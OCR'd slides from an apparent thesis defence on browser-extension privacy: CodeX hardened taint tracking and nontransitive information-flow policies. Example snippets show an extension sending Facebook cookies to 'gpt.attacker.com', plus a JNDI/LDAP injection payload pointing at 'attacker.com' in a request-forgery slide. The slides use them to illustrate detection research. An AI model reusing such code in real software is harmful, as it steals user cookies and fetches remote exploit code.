
- **Input-sensitive** and fine-grained
- Supporting **queries** and **nondeterminism**
- **Seamless** for app developers
- **Correctness** and **precision** formally proved
- Benchmarking:
  95% over IFTTT, **38%** over static minTAP

Lazy runtime by:

- Proxied **remote objects**
- Deferred computation by **thunking**




Thesis structure





CodeX: A Framework for Tracking Flows in Browser Extensions, Ahmadpanah, Gobbi, Hedin, Kinder, Sabelfeld, *Manuscript*

Extension threats to privacy

- Reading/modifying the network traffic and the web page
- Permissions and privacy-practice disclosure badges
  - Limit data usage as disclosed
  - *Removal* policy for misleading or unexpected behavior
- Semantic gap between privacy policy and actual behavior









Privacy-violating examples

- Exfiltrating privacy-sensitive user data through network
  - Cookies, history, bookmarks, search terms

FakeGPT extension




Facebook cookie



exfiltrating browsing history

"Changing the search engine in the new tab to Bing"



clipboxtab.com/?q=term → find.asrcgetit.com/?q=term → bing.com/?q=term

CodeX: hardened taint analysis

- Reasoning about ***sensitive*** flows in extensions
- Contextual flows: *Value-dependent* flows from **sources** to **sinks**
- Hardened taint tracking: **Fine-tuning** taint tracking to analyze *contextual flows*
- Implemented on top of CodeQL
  - Tracking flows across language boundaries and frameworks

```
var url = 'http://gpt.attacker.com';
async function send(e, a, t, n) {
...
  var cookies = await chrome.cookies.getAll({domain:`facebook`})}
... }
if (e == 'init') { ...
  response = await fetch(url, {method:'POST'}, body: cookies})
... }
```

CodeX: evaluation

- The Store's extensions between March 2021 and March 2024
  - **401k** extensions, **151k** unique
- **3,719** identified with *potentially* risky flows
  - **1,588** classified risky
- Manual verification for *privacy violation*
  - **211** out of 337 **flagged**
  - Impacting up to **3.6M users**


Risky and manually verified

Qu…	…ed	Privacy violating	Available & violating
Search		187	168
Cookie	51	20	0
History	15	3	1
Bookmark	15	1	0
Total	**337**	**211**	**169**


FakeGPT extensions

CodeX takeaways


- **Static** analysis framework *tracking sensitive flows* in extensions
- An CodeQL-based implementation of ***hardened taint tracking***
  - **Fine-tuned** taint tracking to analyze ***contextual flows***
- 1,588 risky extensions detected; 211 privacy-violating verified



Thesis takeaways




On-demand data minimization



Fine-grained access control enforcing isolation

```
var url = 'http://gpt.attacker.com';
var cookies = await chrome.cookies.get({domain:`facebook`})}
response = await fetch(url, {method:'POST'}, body:cookies})
```

Hardened taint tracking for browser extensions



Nontransitive policies transpiled

Backup slides


Confused deputy problem

- Request forgery attack

```
...
<script
src="https://10.0.0.1/?user
=${jndi:ldap://attacker.com
/exploit}">
...
```

malicious webpage

(1)



web browser
(confused deputy)

(2)

internal server

(3)


(4)

attacker.com/exploit

Need for expressing and enforcing
non-transitive flow policies

M can flow to B
B can flow to S
M cannot flow to S

Thesis structure



Nontransitive Policies Transpiled, Ahmadpanah, Askarov, Sabelfeld, *EuroS&P 2021*


Nontransitive Noninterference (NTNI)

Nontransitive Security Types for Coarse-grained Information Flow Control

Yi Lu
School of Computer Science
Queensland University of Technology
Brisbane, Australia
yt.lu@qut.edu.au

Chenyi Zhang
College of Information Science and Technology
Jinan University
Guangzhou, China
chenyi_zhang@jnu.edu.cn

CSF'20



Alice

```
data;
main(){
 Bob.good();
 Bob.receive(data);
 Bob.bad();
}
```

Bob

```
data1;
data2;
good(){Charlie.receive(data2)}
receive(x){data1 = x;}
bad(){Charlie.receive(data1)}
```

Charlie

```
data;
receive(x){data = x;}
```

Nontransitive types

$A \trianglerighteq B$

$B \trianglerighteq C$

$canFlowTo(l) = \{l' | l' \trianglerighteq l\}$

Alice.data	A
Bob.data1	B
Bob.data2	B
Charlie.data	C

	specified		inferred
$\{B\} \subseteq canFlow(C) = \{B, C\}$	C	`Charlie.data = Bob.data2`	{B}
$\{A\} \subseteq canFlow(B) = \{A, B\}$	B	`Bob.data1 = Alice.data`	{A}
$\{A, B\} \not\subseteq canFlow(C) = \{B, C\}$	C	`Charlie.data = Bob.data1`	{A,B}

NTNI reduces to TNI


- Standard (transitive) information flow machinery ***can*** enforce nontransitive noninterference
- Two steps:
  - Program transformation
  - Lattice encoding
- The core idea: keep the lattice assumption among security levels

Use ***power lattice*** in the *transformed program* and keep using TNI

Program transformation: running example

1) replace vars with internal *temp* vars
2) prepend *init* assignments (*source* vars)
3) append *final* assignments (*sink* vars)

```
1  // Bob.receive(data)
2  Bob.data1 := Alice.data;
3  // Bob.good()
4  Charlie.data := Bob.data2;
5  // Bob.bad()
6  Charlie.data := Bob.data1;
```



```
1  // init
2  Alice.data_temp := Alice.data;
3  Bob.data1_temp := Bob.data1;
4  Bob.data2_temp := Bob.data2;
5  Charlie.data_temp := Charlie.data;
6
7  Bob.data1_temp := Alice.data_temp;
8  Charlie.data_temp := Bob.data2_temp;
9  Charlie.data_temp := Bob.data1_temp;
10
11 // final
12 Alice.data_sink := Alice.data_temp;
13 Bob.data1_sink := Bob.data1_temp;
14 Bob.data2_sink := Bob.data2_temp;
15 Charlie.data_sink := Charlie.data_temp;
```

init


final

The transformed program is *semantically equivalent* to the original
(modulo renaming and having temp and final variables)

Lattice encoding: powerset lattice

$$A \trianglerighteq B$$
$$B \trianglerighteq C$$

$$l_{source} = \{l\}$$
